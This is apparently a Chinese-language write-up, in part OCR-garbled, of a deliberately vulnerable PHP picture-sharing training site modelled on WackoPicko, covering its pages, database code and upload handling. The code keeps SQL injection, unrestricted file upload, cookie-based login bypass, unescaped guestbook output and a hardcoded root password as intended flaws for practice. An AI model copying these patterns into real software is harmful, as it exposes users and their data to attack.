    <a class="btn btn-indigo btn-md" href="/guestbook.php">TRY IT!</a>
</div>
<!-- Grid column -->
</div>
<!-- Grid row -->
<hr class="my-5">
<!-- Grid row -->
<div class="row">
    <!-- Grid column -->
    <div class="col-lg-7">
        <!-- Category -->
        <a href="#" class="yellow-text">
            <h6 class="font-weight-bold mb-3"><i class="fas fa-image pr-2">
</i>File Upload</h6>
        </a>
        <!-- Post title -->
        <h3 class="font-weight-bold mb-3"><strong>文件上传攻击</strong></h
3>
<!-- Excerpt -->
<p>文件上传漏洞是指网络攻击者上传了一个可执行的文件到服务器并执行。这里上传的文件可以是木马，病毒，恶意脚本或者 WebShell 等。这种攻击方式是最为直接和有效的，部分文件上传漏洞的利用技术门槛非常的低，对于攻击者来说很容易实施。</p>
<!-- Post data -->
<p>by <a><strong>RingFa1l</strong></a>, 1/06/2019</p>
<!-- Read more button -->
<a class="btn btn-yellow btn-md mb-lg-0 mb-4" href="https://paper.
sebug.org/560/">Read more</a>
<a class="btn btn-yellow btn-md mb-lg-0 mb-4" href="/pictures/upl
oad.php">TRY IT!</a>
</div>
<!-- Grid column -->
<!-- Grid column -->
<div class="col-lg-5">
    <!-- Featured image -->
    <div class="view overlay rounded z-depth-2">
        
        <a>
            <div class="mask rgba-white-slight"></div>
        </a>
    </div>
</div>
<!-- Grid column -->
</div>
<!-- Grid row -->
</section>
</div>
<!-- Section: Blog v.1 -->
```

1.6 上传




前端代码

```
<script type="text/javascript">
// Animations init
new WOW().init();
</script>
<style>
  .card {
    background-color: rgba(126, 123, 215, 0.2);
  }
</style>
<div class="view" style="background-image: url('https://mdbootstrap.com/img/Photos/Others/images/76.jpg'); background-repeat: no-repeat; background-size: cover; background-position: center center;">
  <!-- Mask & flexbox options-->
  <div class="mask rgba-gradient align-items-center">
    <!-- Content -->
    <div class="container">
      <!--Grid row-->
      <div class="row mt-5">
        <!--Grid column-->
        <!--Grid column-->
        <!--Grid column-->
        <div class="mx-auto col-md-6 col-xl-5 mb-4">
          <!--Form-->
          <form enctype="multipart/form-data" action="<?=$h( $_SERVER['PHP_SELF'] )?>" method="POST">
            <input type="hidden" name="MAX_FILE_SIZE" value="10485760" />
            <div class="card wow fadeInRight" data-wow-delay="0.3s">
```

```
<div class="card-body">
<!--Header-->
<div class="text-center">
<h3 class="white-text">
Upload a Picture!</h3>
<h7 class="white-text"><?php error_message() ?></h7>
<hr class="hr-light">
</div>
<!--Body-->
<div class="md-form">
<input type="text" id="form3" class="white-text form-control" name="tag">
<label for="form3" class="active">tag</label>
</div>
<div class="md-form">
<input type="text" id="form4" class="white-text form-control" name="name">
<label for="form3" class="active">File name</label>
</div>
<div class="md-form">
<input type="text" id="form5" class="white-text form-control" name="title">
<label for="form3" class="active">Title</label>
</div>
<div class="md-form">
<input type="text" id="form6" class="white-text form-control" name="price">
<label for="form3" class="active">Price</label>
</div>
<div class="input-group">
<div class="input-group-prepend">
<span class="input-group-text" id="inputGroupFileAddon01">Upload</span>
</div>
<div class="custom-file">
<input type="file" class="custom-file-input" id="inputGroupFile01" aria-describedby="inputGroupFileAddon01" name="pic"/>
<label class="custom-file-label" for="inputGroupFile01">Choose file</label>
</div>
</div>
<div class="text-center mt-4">
<button class="btn btn-indigo" type="submit" value="Upload File">Upload</button>
<hr class="hr-light mb-3 mt-4">
</div>
</div>
</div>
</form>
<!--/.Form-->
</div>
```

```
<!--Grid column-->
</div>
<!--Grid row-->
</div>
<!-- Content -->
</div>
<!-- Mask & flexbox options-->
</div>
```

1.7 搜索显示



1.8 留言

显示界面

The screenshot shows a guestbook interface with the following content:

- This is a long long long message~~~** 吾毕生之愿，欲筑一土墙院子，门内多栽竹树花草，清晨日尚未出，望东海一片红霞，薄暮斜阳满树，立院中高处，俱见烟水平桥。应该够一行了叭
QAQQQQQQQQQQQQQQ
- A test~**
- by rf
- Hi, I love your site!**
- by adam

At the bottom right is a blue button labeled "LEAVE A MESSAGE!".

点击 leave a message 按钮出现输入框

The screenshot shows the same guestbook interface, but a modal "Contact form" dialog is overlaid on the messages. The dialog contains fields for "Your name" (with placeholder "游客") and "Your message". At the bottom is a blue "SEND" button.

报错显示

Guestbook

Must include both the name and comment field!

前端代码

```
<!-- Button trigger modal -->
<div class="text-center">
<button type="button" class="btn btn-primary" data-toggle="modal" data-target="#modalContactForm">
    Leave a message!
</button>
</div><br><br>
<div class="modal fade" id="modalContactForm" tabindex="-1" role="dialog" aria-labelledby="myModalLabel" aria-hidden="true">
<!--Modal: Contact form-->
<div class="modal-dialog cascading-modal" role="document">
    <!--Content-->
    <div class="modal-content">
        <form action=<?h( Guestbook::$GUESTBOOK_URL )?>" method="POST">
            <!--Header-->
            <div class="modal-header primary-color white-text">
                <h4 class="title">
                    <i class="fa fa-pencil-alt"></i> Contact form</h4>
                    <button type="button" class="close waves-effect waves-light" data-dismiss="modal" aria-label="Close">
                        <span aria-hidden="true">x</span>
                    </button>
                </div>
            <!--Body-->
            <div class="modal-body">
                <!-- Material input name -->
                <div class="md-form form-sm">
                    <i class="fa fa-envelope prefix"></i>
                    <input type="text" id="materialFormNameModalEx1" class="form-control form-control-sm" name="name">
                    <label for="materialFormNameModalEx1">Your name</label>
                </div>
                <!-- Material textarea message -->
                <div class="md-form form-sm">
                    <i class="fa fa-pencil-alt prefix"></i>
                    <textarea type="text" id="materialFormMessageModalEx1" class="md-textarea form-control" name="comment"></textarea>
                    <label for="materialFormMessageModalEx1">Your message</label>
                </div>
                <div class="text-center mt-4 mb-2">
                    <button class="btn btn-primary" value="Submit">Send
                        <i class="fa fa-send ml-2"></i>
                    </button>
                </div>
            </div>
        </div>
    </form>
</div>
```

```
<!--/.Content-->
</div>
<!--/Modal: Contact form-->
</div>
</div>
</div>
```

2 网站后端功能实现

2.1 数据库连接

```
<?php
error_reporting(0);
$username = "root";
$pass = "lxz";
$database = "wackopicko";
require_once("database.php");
$db = new DB("127.0.0.1", $username, $pass, $database);
?>
```

2.2 登录判断界面

```
<?php
error_reporting(0);
require_once("../include/users.php");
require_once("../include/html_functions.php");
require_once("../include/functions.php");

// Login requires username and password both as POST.
$bad_login = !(isset($_POST['username']) && isset($_POST['password']));
if (isset($_POST['username']) && isset($_POST['password']))
{
    if ($user = Users::check_login($_POST['username'], $_POST['password'],
        True))
    {
        Users::login_user_coo($user['id']);
        setcookie("session", md5($id), time() + 3600, "/");
        if (isset($_POST['next']))
        {
            http_redirect($_POST['next']);
        }
        else
        {
            http_redirect(Users::$HOME_URL);
        }
    }
    else
    {
        $bad_login = True;
    }
}
```

```
    $flash['error'] = "The username/password combination you have entered is invalid";
}
}
if ($bad_login)
{
    our_header();
    our_footer();
}
?>
```

2.3 用户类内使用面向对象的方法编写了各种用户函数

```
class Users
{
    static public $HOME_URL = "/users/home.php";
    static public $VIEW_URL = "/users/view.php";
    static public $LOGIN_URL = "/users/login.php";
    static public $LOGOUT_URL = "/users/logout.php";
    static public $PURCHASED_URL = "/pictures/purchased.php";
    static public $cur_user = False;

    function get_user_coo($userid)
    {
        $query = sprintf("SELECT * from users where id = '%d'",
                        mysql_real_escape_string($userid));
        $res = mysql_query($query);
        if ($res)
        {
            return mysql_fetch_assoc($res);
        }
        else
        {
            return False;
        }
    }

    function get_user($userid)
    {
        $query = sprintf("SELECT * from users where id = '%d'",
                        mysql_real_escape_string($userid));
        $res = mysql_query($query);
        if ($res)
        {
            return mysql_fetch_assoc($res);
        }
        else
        {
            return False;
        }
    }
}
```

```
        }

    }

    function create_user($username, $pass, $firstname, $lastname, $vuln
= False)
{
    $salt = mt_rand(0, 900);
    $salt = base64_encode($salt);
    $initial_bux = 100;
    if ($vuln)
    {
        $pass = mysql_real_escape_string($pass);
        $firstname = mysql_real_escape_string($firstname);
        $pass = $pass . $salt;
        $query = "INSERT INTO `users` (`id`, `login`, `password`, `first
name`, `lastname`, `salt`, `tradebux`, `created_on`, `last_login_on`) V
ALUES (NULL, '{$username}', SHA1('{$pass}'), '{$firstname}', '{$lastnam
e}', '{$salt}', '{$initial_bux}', NOW(), NOW());";
    }
    else
    {
        $query = sprintf("INSERT INTO `users` (`id`, `login`, `password`,
`firstname`, `lastname`, `salt`, `tradebux`, `created_on`, `last_login
_on`) VALUES (NULL, '%s', SHA1('%s'), '%s', '%s', '%s', '%d', NOW(),
NOW());",
                        mysql_real_escape_string($username),
                        mysql_real_escape_string($pass . $salt),
                        mysql_real_escape_string($firstname),
                        mysql_real_escape_string($lastname),
                        mysql_real_escape_string($salt),
                        mysql_real_escape_string($initial_bux));
    }
    if ($res = mysql_query($query))
    {
        return mysql_insert_id();
    }
    else
    {
        if ($vuln)
        {
            die(mysql_error());
        }
        else
        {
            return False;
        }
    }
}
```

```
function login_user_coo($userid)
{
    setcookie("id", $userid,time() + 3600, '/');
    $query = sprintf("UPDATE `users` SET `last_login_on` = NOW() WHERE `users`.`id` = '%d' LIMIT 1;",
                     mysql_real_escape_string($userid));
    return mysql_query($query);
}

function login_user($userid)
{
    session_start();
    $_SESSION['userid'] = $userid;
    $query = sprintf("UPDATE `users` SET `last_login_on` = NOW() WHERE `users`.`id` = '%d' LIMIT 1;",
                     mysql_real_escape_string($userid));
    return mysql_query($query);
}

function logout()
{
    unset($_COOKIE['id']);
    unset($_COOKIE['session']);
    setcookie('id', null, -1, '/');
    setcookie('session', null, -1, '/');
    //session_unset();
}

function check_login($username, $pass, $vuln = False)
{
    if ($vuln)
    {
        $query = sprintf("SELECT * from `users` where `login` like '%s'
and `password` = SHA1( CONCAT('%s', `salt`)) limit 1;",
                         $username,
                         mysql_real_escape_string($pass));
    }
    else
    {
        $query = sprintf("SELECT * from `users` where `login` like '%s'
and `password` = SHA1( CONCAT('%s', `salt`)) limit 1;",
                         mysql_real_escape_string($username),
                         mysql_real_escape_string($pass));
    }
    $res = mysql_query($query);
    if ($res)
    {
        return mysql_fetch_assoc($res);
    }
}
```

```
        }
    else
    {
        if ($vuln)
        {
            die(mysql_error());
        }
        else
        {
            return False;
        }
    }
}

function similar_login($login, $vuln = False)
{
    if ($vuln)
    {
        $query = "SELECT * from `users` where `firstname` like '%{$login}%'
        and firstname != '{$login}'";
    }
    else
    {
        $query = sprintf("SELECT * from `users` where `firstname` like
        '%%%s%%' and firstname != '%s'",
                        mysql_real_escape_string($login),
                        mysql_real_escape_string($login));
    }
    $res = mysql_query($query);
    if ($res)
    {
        while ($row = mysql_fetch_assoc($res))
        {
            $to_ret[] = $row;
        }
        return $to_ret;
    }
    else
    {
        if ($vuln)
        {
            die(mysql_error());
        }
        return False;
    }
}
```

```
function current_admin()
{
    if (isset($_COOKIE['session']))
    {
        if (!$cur_admin)
        {
            Admins::clean_admin_session();
            $cur_user = Admins::get_admin_session($_COOKIE['session']);
        }
        return $cur_user;
    }
    else
    {
        return False;
    }
}

function current_user_coo()
{
    if (isset($_COOKIE['session']))
    {
        if (!$cur_user)
        {
            $cur_user = Users::get_user_coo($_COOKIE['id']);
        }
        return $cur_user;
    }
    else
    {
        return False;
    }
}

function current_user()
{
    if (isset($_SESSION['userid']))
    {
        if (!$cur_user)
        {
            $cur_user = Users::get_user($_SESSION['userid']);
        }
        return $cur_user;
    }
    else
    {
        return False;
    }
}
```

```
function is_logged_in()
{
    if (Users::current_user_coo())
    {
        return True;
    }
    else
    {
        return False;
    }
}
```

2.4 用户退出登录逻辑

```
<?php
error_reporting(0);
require_once("../include/users.php");
require_once("../include/functions.php");

session_start();
require_login();

Users::logout();

http_redirect("/");

?>
```

2.5 用户注册逻辑

```
<?php
error_reporting(0);
require_once("../include/users.php");
require_once("../include/html_functions.php");
require_once("../include/functions.php");

session_start();

$error = False;
if (isset($_POST['firstname']) && isset($_POST['username']) && isset($_POST['password']) && isset($_POST['againpass']) && isset($_POST['lastname']))
    && $_POST['username'] && $_POST['password'] && $_POST['againpass']
&& $_POST['firstname'] && $_POST['lastname'])
{
    if ($_POST['password'] != $_POST['againpass'])
    {
        $flash['error'] = "The passwords do not match. Try again";
    }
}
```

```

    $error = True;
}
else if ($new_id = Users::create_user($_POST['username'], $_POST['password'], $_POST['firstname'], $_POST['lastname'], False))
{
    Users::login_user($new_id);
    http_redirect(Users::$HOME_URL);
}
else
{
    if (mysql_errno() == 1062)
    {
        $flash['error'] = "Username '{$POST['username']}' is already in use.";
    }
    $error = True;
}
else
{
    $flash['error'] = "All fields are required";
    $error = True;
}
if ($error)
{
    our_header();
    our_footer();
}
?>

```

2.6 用户主页功能逻辑

```

<?php
error_reporting(0);
require_once("../include/users.php");
require_once("../include/pictures.php");
require_once("../include/html_functions.php");
require_once("../include/functions.php");

session_start();

require_login();

$user = Users::current_user_coo();

?>

<?php our_header("home"); ?>
<br><br>
<div class="text-center">

```

```
<div class="column prepend-1 span-24 first last">
    <h2>Hello <?=h( $user['login'] )?>, you got <?=h($user['tradebux']) ?> Tradebuxs to spend!</h2>
<hr>
<p>Cool stuff to do:</p>
<a href="/pictures/upload.php">Upload a pic</a><br>
<a href="= Users::$VIEW_URL ?&gt;?userid=&lt;?=h( $user['id'] ) ?&gt;"&gt;Your Uploaded Pics&lt;/a&gt;&lt;br&gt;
&lt;a href="/guestbook.php"&gt;Leave a message&lt;/a&gt;&lt;br&gt;
&lt;a href="/pictures/purchased.php"&gt;Your Purchased Pics&lt;/a&gt;
&lt;br&gt;
&lt;br&gt;
&lt;/div&gt;
&lt;/div&gt;
&lt;?php our_footer(); ?&gt;</pre
```

2.7 用户查看图片逻辑

```
<?php
error_reporting(0);
require_once("../include/users.php");
require_once("../include/pictures.php");
require_once("../include/html_functions.php");
require_once("../include/functions.php");

session_start();

if (!isset($usercheck))
{
    $usercheck = True;
}
if ($usercheck)
{
    require_login();
}
if(!isset($_GET['userid']))
{
    error_404();
}
$user = Users::get_user($_GET['userid']);
if (!$user)
{
    error_404();
}
$pictures = Pictures::get_all_pictures_by_user($_GET['userid']);
?>
<?php our_header(""); ?>
<div class="column prepend-1 span-24 first last">
    <?php if ($pictures) { ?>
<h2>These are <?=h( $user['login'] )?>'s Pictures: </h2>
```

```

<?php    thumbnail_pic_list($pictures); ?>
</div>
<?php
}
else { ?>
    <h2><?=h( $user['login'] ) ?> doesn't have any pictures yet. </h2>
<?php
    } ?>
<?php our_footer(); ?>

```

2.8 图片类文件中编写了有关图片处理的所有函数

```

class Pictures
{
    static public $VIEW_PIC_URL = "/pictures/view.php";
    static public $CONFLICT_URL = "/pictures/conflict.php";
    static public $HIGH_QUALITY_URL = "/pictures/high_quality.php";
    static public $RECENT_URL = "/pictures/recent.php";

    function purchase($userid,$picid)
    {
        $query = sprintf("UPDATE users set tradebux=tradebux+(SELECT price from pictures where id='%d') where id=(SELECT user_id from pictures where id='%d');", mysql_real_escape_string($picid), mysql_real_escape_string($picid));
        $res = mysql_query($query);
        $query = sprintf("UPDATE pictures set user_id='%d' where id='%d';",
        mysql_real_escape_string($userid),mysql_real_escape_string($picid));
        $res = mysql_query($query);
        $query = sprintf("UPDATE users set tradebux=tradebux-(SELECT price from pictures where id='%d') where id='%d';", mysql_real_escape_string($picid), mysql_real_escape_string($userid));
        $res = mysql_query($query);
    }

    function get_all_pictures_by_user($userid)
    {
        $query = sprintf("SELECT *, UNIX_TIMESTAMP(created_on) as created_on_unix from pictures where user_id = '%d',
        mysql_real_escape_string($userid));
        $res = mysql_query($query);
        if ($res)
        {
            while ($row = mysql_fetch_assoc($res))
            {
                $to_ret[] = $row;
            }
        }
    }
}

```

```
        return $to_ret;
    }
    else
    {
        return False;
    }
}

function get_some_pictures_by_user($userid, $not_this, $limit)
{
    $query = sprintf("SELECT pictures.filename, pictures.id, pictures.
user_id, users.login from pictures, users where pictures.id != '%d' and
pictures.user_id = '%d' and pictures.user_id = users.id order by RAND()
limit %d;",
                      mysql_real_escape_string($not_this),
                      mysql_real_escape_string($userid),
                      mysql_real_escape_string($limit));
    $res = mysql_query($query);
    if ($res)
    {
        while ($row = mysql_fetch_assoc($res))
        {
            $to_ret[] = $row;
        }
        return $to_ret;
    }
    else
    {
        return False;
    }
}

function get_some_pictures_by_tag($tag, $not_this, $limit)
{
    $query = sprintf("SELECT pictures.filename, pictures.id, pictures.
user_id, users.login from pictures, users where pictures.id != '%d' and
pictures.tag like '%s' and pictures.user_id = users.id order by RAND()
limit %d;",
                      mysql_real_escape_string($not_this),
                      mysql_real_escape_string($tag),
                      mysql_real_escape_string($limit));
    $res = mysql_query($query) or die(mysql_error());
    if ($res)
    {
        while ($row = mysql_fetch_assoc($res))
        {
            $to_ret[] = $row;
        }
        return $to_ret;
    }
}
```

```
    else
    {
        return False;
    }
}

function get_all_pictures_by_tag($tag)
{
    //mysql_real_escape_string()
    $query = sprintf("SELECT *, UNIX_TIMESTAMP(created_on) as created
_on_unix from pictures where tag like '%s''",
                     $tag);
    $res = mysql_query($query);
    if ($res)
    {
        while ($row = mysql_fetch_assoc($res))
        {
            $to_ret[] = $row;
        }
        return $to_ret;
    }
    else
    {
        return False;
    }
}

function get_recent_pictures($limit = 10)
{
    $query = sprintf("SELECT * from `pictures` order by created_on DESC limit %d;",
                     mysql_real_escape_string($limit));
    $res = mysql_query($query);
    if ($res)
    {
        while ($row = mysql_fetch_assoc($res))
        {
            $to_ret[] = $row;
        }
        return $to_ret;
    }
    else
    {
        return False;
    }
}

function get_picture($picid)
{
    $query = sprintf("SELECT pictures.id, pictures.title, pictures.fi
```

```
lename, pictures.high_quality, pictures.price, pictures.user_id, pictures.tag, users.login, UNIX_TIMESTAMP(pictures.created_on) as created_on_unix from pictures, users where pictures.id = '%d' and pictures.user_id = users.id limit 1",
    mysql_real_escape_string($picid));
$res = mysql_query($query);
if ($res)
{
    return mysql_fetch_assoc($res);
}
else
{
    return False;
}

function get_purchased_pictures($userid)
{
    $query = sprintf("SELECT pictures.id, pictures.filename, pictures.
high_quality from pictures where pictures.user_id = '%d';",
    mysql_real_escape_string($userid));
$res = mysql_query($query);
if ($res)
{
    while ($row = mysql_fetch_assoc($res))
    {
        $to_ret[] = $row;
    }
    return $to_ret;
}
else
{
    return False;
}
}

function create_picture($title, $width, $height, $tag, $filename, $price, $userid)
{
    $high_quality_key = mt_rand(0, 10000000);
    $high_quality_key = base64_encode($high_quality_key);
    $query = sprintf("INSERT INTO `pictures` (`id`, `title`, `width`,
`height`, `tag`, `filename`, `price`, `high_quality`, `created_on`, `user_id`)
VALUES (NULL, '%s', '%d', '%d', '%s', '%s', '%d', '%s', NOW(),
'%d');",
        mysql_real_escape_string($title),
        mysql_real_escape_string($width),
        mysql_real_escape_string($height),
        mysql_real_escape_string($tag),
        mysql_real_escape_string($filename),
```

```
        mysql_real_escape_string($price),
        mysql_real_escape_string($high_quality_key),
        mysql_real_escape_string($userid));
if (mysql_query($query))
{
    return mysql_insert_id();
}
else
{
    return False;
}
}

function add_conflict($orig_filename, $new_filename, $new_tag, $new_
name, $new_price, $user_id)
{
    $query = sprintf("INSERT INTO `conflict_pictures` (`id`, `orig_fi
lename`, `new_filename`, `new_tag`, `new_name`, `new_price`, `user_id`)
VALUES (NULL, '%s', '%s', '%s', '%s', '%d', '%s')",
                    mysql_real_escape_string($orig_filename),
                    mysql_real_escape_string($new_filename),
                    mysql_real_escape_string($new_tag),
                    mysql_real_escape_string($new_name),
                    mysql_real_escape_string($new_price),
                    mysql_real_escape_string($user_id));
if (mysql_query($query))
{
    return mysql_insert_id();
}
else
{
    return False;
}
}

function delete_conflict($conflictid, $choice)
{
    $to_ret = False;
    $query = sprintf("SELECT * from `conflict_pictures` where `id` =
'%d' limit 1;",
                    mysql_real_escape_string($conflictid));
if ($res = mysql_query($query))
{
    $conflict = mysql_fetch_assoc($res);
    if ($choice == "first")
    {
        $to_ret = Pictures::create_picture($conflict['new_name'], 128,
128, $conflict['new_tag'], $conflict['orig_filename'], $conflict['new
_price'], $conflict['user_id']);
    }
}
```

```
else
{
    $to_ret = Pictures::create_picture($conflict['new_name'], 128,
128, $conflict['new_tag'], basename($conflict['new_filename']), $conflict['new_price'],
$conflict['user_id']);
}
}
$query = sprintf("DELETE from `conflict_pictures` where `id` = '%d' limit 1;",
mysql_real_escape_string($conflictid));
mysql_query($query);
return $to_ret;
}

function get_conflict($conflictid, $userid)
{
    $query = sprintf("SELECT * from `conflict_pictures` where `id` =
'%d' and user_id = '%d' limit 1;",
mysql_real_escape_string($conflictid),
mysql_real_escape_string($userid));
$res = mysql_query($query);
if ($res)
{
    return mysql_fetch_assoc($res);
}
else
{
    return False;
}
}

function resize_image($source_pic, $destination_pic, $max_width, $max_height)
{
    $src = imagecreatefromjpeg($source_pic);
list($width,$height)=getimagesize($source_pic);

$x_ratio = $max_width / $width;
$y_ratio = $max_height / $height;

if( ($width <= $max_width) && ($height <= $max_height) )
{
    $tn_width = $width;
    $tn_height = $height;
}
elseif (($x_ratio * $height) < $max_height)
{
    $tn_height = ceil($x_ratio * $height);
    $tn_width = $max_width;
}
```

```

    }
    else
    {
        $tn_width = ceil($y_ratio * $width);
        $tn_height = $max_height;
    }

    $tmp=imagecreatetruecolor($tn_width,$tn_height);
    imagecopyresampled($tmp,$src,0,0,0,0,$tn_width, $tn_height,$width,
$height);

    imagejpeg($tmp,$destination_pic,100);
    imagedestroy($src);
    imagedestroy($tmp);
}
?>

```

2.9 图片上传逻辑

```

<?php
error_reporting(0);
require_once("../include/users.php");
require_once("../include/pictures.php");
require_once("../include/html_functions.php");
require_once("../include/functions.php");

session_start();
require_login();

$user = Users:::current_user_coo();

$file_uploaded = False;
if (isset($_POST['tag']) && isset($_POST['name']) && isset($_FILES['pic
']) && isset($_POST['price']) && isset($_POST['title']))
{
    $type = array("jpg","png");
    if ($_POST['tag'] == "" || $_POST['name'] == "" || $_POST['price'] =
= "" || $_POST['title'] == "")
    {
        $flash['error'] = "Must include all fields";
    }
    //elseif (!in_array(explode('. ', $_POST['name'])[1],$type))
    //{
    //    $flash['error'] = explode('. ', $_POST['name'])[1]." Not a pictur
e!";
    //}
    else
{

```

```
$_POST['name'] = str_replace("../", "", $_POST['name']);
$_POST['name'] = str_replace(" ", "", $_POST['name']);
$_POST['name'] = str_replace("/", "", $_POST['name']);
if (!file_exists("../upload/{$_POST['tag']}"))
{
    mkdir("../upload/{$_POST['tag']}", 0777, True);
}
$filename = "../upload/{$_POST['tag']}/{$_POST['name']}";
$refilename = "{$_POST['tag']}/{$_POST['name']}";
if ($_POST['price'] < 0)
{
    $_POST['price'] = abs($_POST['price']);
}
if (file_exists($filename))
{
    $new_name = tempnam("../upload", $filename);
    move_uploaded_file($_FILES['pic']['tmp_name'], $new_name);
    $id = Pictures::add_conflict($filename, $new_name, $_POST['tag'],
$_POST['title'], $_POST['price'], $user['id']);
    http_redirect(Pictures::$CONFLICT_URL . "?conflictid={$id}");
}
else
{
    if (move_uploaded_file($_FILES['pic']['tmp_name'], $filename))
    {
        if ($id = Pictures::create_picture($_POST['title'], 128, 128,
$_POST['tag'], $refilename, $_POST['price'], $user['id']))
        {
            $main = ".550.jpg";
            $side = ".128.jpg";
            $thumb= ".128_128.jpg";
            Pictures::resize_image($filename, $filename . $main, 550,
10000000);
            Pictures::resize_image($filename, $filename . $side, 128,
10000000);
            Pictures::resize_image($filename, $filename . $thumb, 128,
128);
            http_redirect(Pictures::$VIEW_PIC_URL . "?picid={$id}");
            $file_uploaded = True;
        }
    else
    {
        $flash['error'] = "Couldn't create your picture, something
wrong with the database";
    }
}
else
{
    $flash['error'] = "Couldn't move picture";
}
```

```
        }
    }
}
if (!$file_uploaded)
{
    our_header("upload");
?>
```

2.10 图片查看界面逻辑

```
<?php
error_reporting(0);
require_once("../include/pictures.php");
require_once("../include/comments.php");
require_once("../include/cart.php");
require_once("../include/html_functions.php");
require_once("../include/functions.php");

session_start();
require_login();

// Load all the variables I'll need
$no_pic = False;
if (isset($_GET["picid"]))
{
    $pic = Pictures::get_picture($_GET["picid"]);
    if (!$pic)
    {
        $no_pic = True;
    }
    else
    {
        $comments = Comments::get_all_comments_picture($pic['id']);
        $related = Pictures::get_some_pictures_by_tag($pic['tag'], $pic['id'], 2);
        $same = Pictures::get_some_pictures_by_user($pic['user_id'], $pic['id'], 2);
    }
}
else
{
    $no_pic = True;
}
if ($no_pic)
{
    error_404();
}
?>
```

2.11 根据 tag 查找图片逻辑

```
<?php
error_reporting(0);
require_once("../include/pictures.php");
require_once("../include/comments.php");
require_once("../include/cart.php");
require_once("../include/html_functions.php");
require_once("../include/functions.php");

session_start();

if (!isset($_GET['query']))
{
    http_redirect("/error.php?msg=Error, need to provide a query to search");
}
$query = $_GET['query'];
//query = xsswaf($_GET['query']);
//query = sqlwaf($_GET['query']);
$pictures = Pictures::get_all_pictures_by_tag($query);

?>
<?php our_header("", $query, $pictures); ?>
<?php our_footer(); ?>
```

2.12 图片购买逻辑

```
<?php
error_reporting(0);
require_once("../include/users.php");
require_once("../include/pictures.php");
require_once("../include/html_functions.php");
require_once("../include/functions.php");

session_start();

require_login();

$user = Users::current_user_coo();

if(isset($_GET['picid'])){
    Pictures::purchase($user['id'],$_GET['picid']);
    //query = sprintf("UPDATE update pictures set user_id='%d' where id='%d';", mysql_real_escape_string($user['id']),mysql_real_escape_string($_GET['picid']));
    //echo $user['id'];
}
$pictures = Pictures::get_purchased_pictures($user['id']);
?>
```

```
<?php our_header(); ?>
<div class="column prepend-1 span-24 first last">
<h2>You have purchased the following pictures: </h2>
    <?php thumbnail_pic_list($pictures, true); ?>
</div>

<?php our_footer(); ?>
```

2.13 留言板逻辑

```
<?php
error_reporting(0);
require_once("include/html_functions.php");
require_once("include/guestbook.php");

if (isset($_POST["name"]) && isset($_POST["comment"]))
{
    if ($_POST['name'] == "" || $_POST['comment'] == "")
    {
        $flash['error'] = "Must include both the name and comment field!";
    }
    else
    {
        $res = Guestbook::add_guestbook($_POST["name"], $_POST["comment"],
False);
        if (!$res)
        {
            die(mysql_error());
        }
    }
}

$guestbook = Guestbook::get_all_guestbooks();
?>

<?php our_header("guestbook"); ?>


<br><br><div class="container">
    <div class="text-center">
<h2>Guestbook</h2>
<?php error_message(); ?>
<h4>See what people are saying about us!</h4><hr>
</div>
<?php
    if ($guestbook)
    {
        foreach ($guestbook as $guest)
        {
            ?>
            <blockquote class="blockquote bq-primary">
```

```
<p class="bq-title"><?= ($guest["comment"]) ?></p>
<p> - by <?=h( ($guest["name"]) ) ?>
</p>
</blockquote>
<?php
} ?>
<?php
}
?>
```

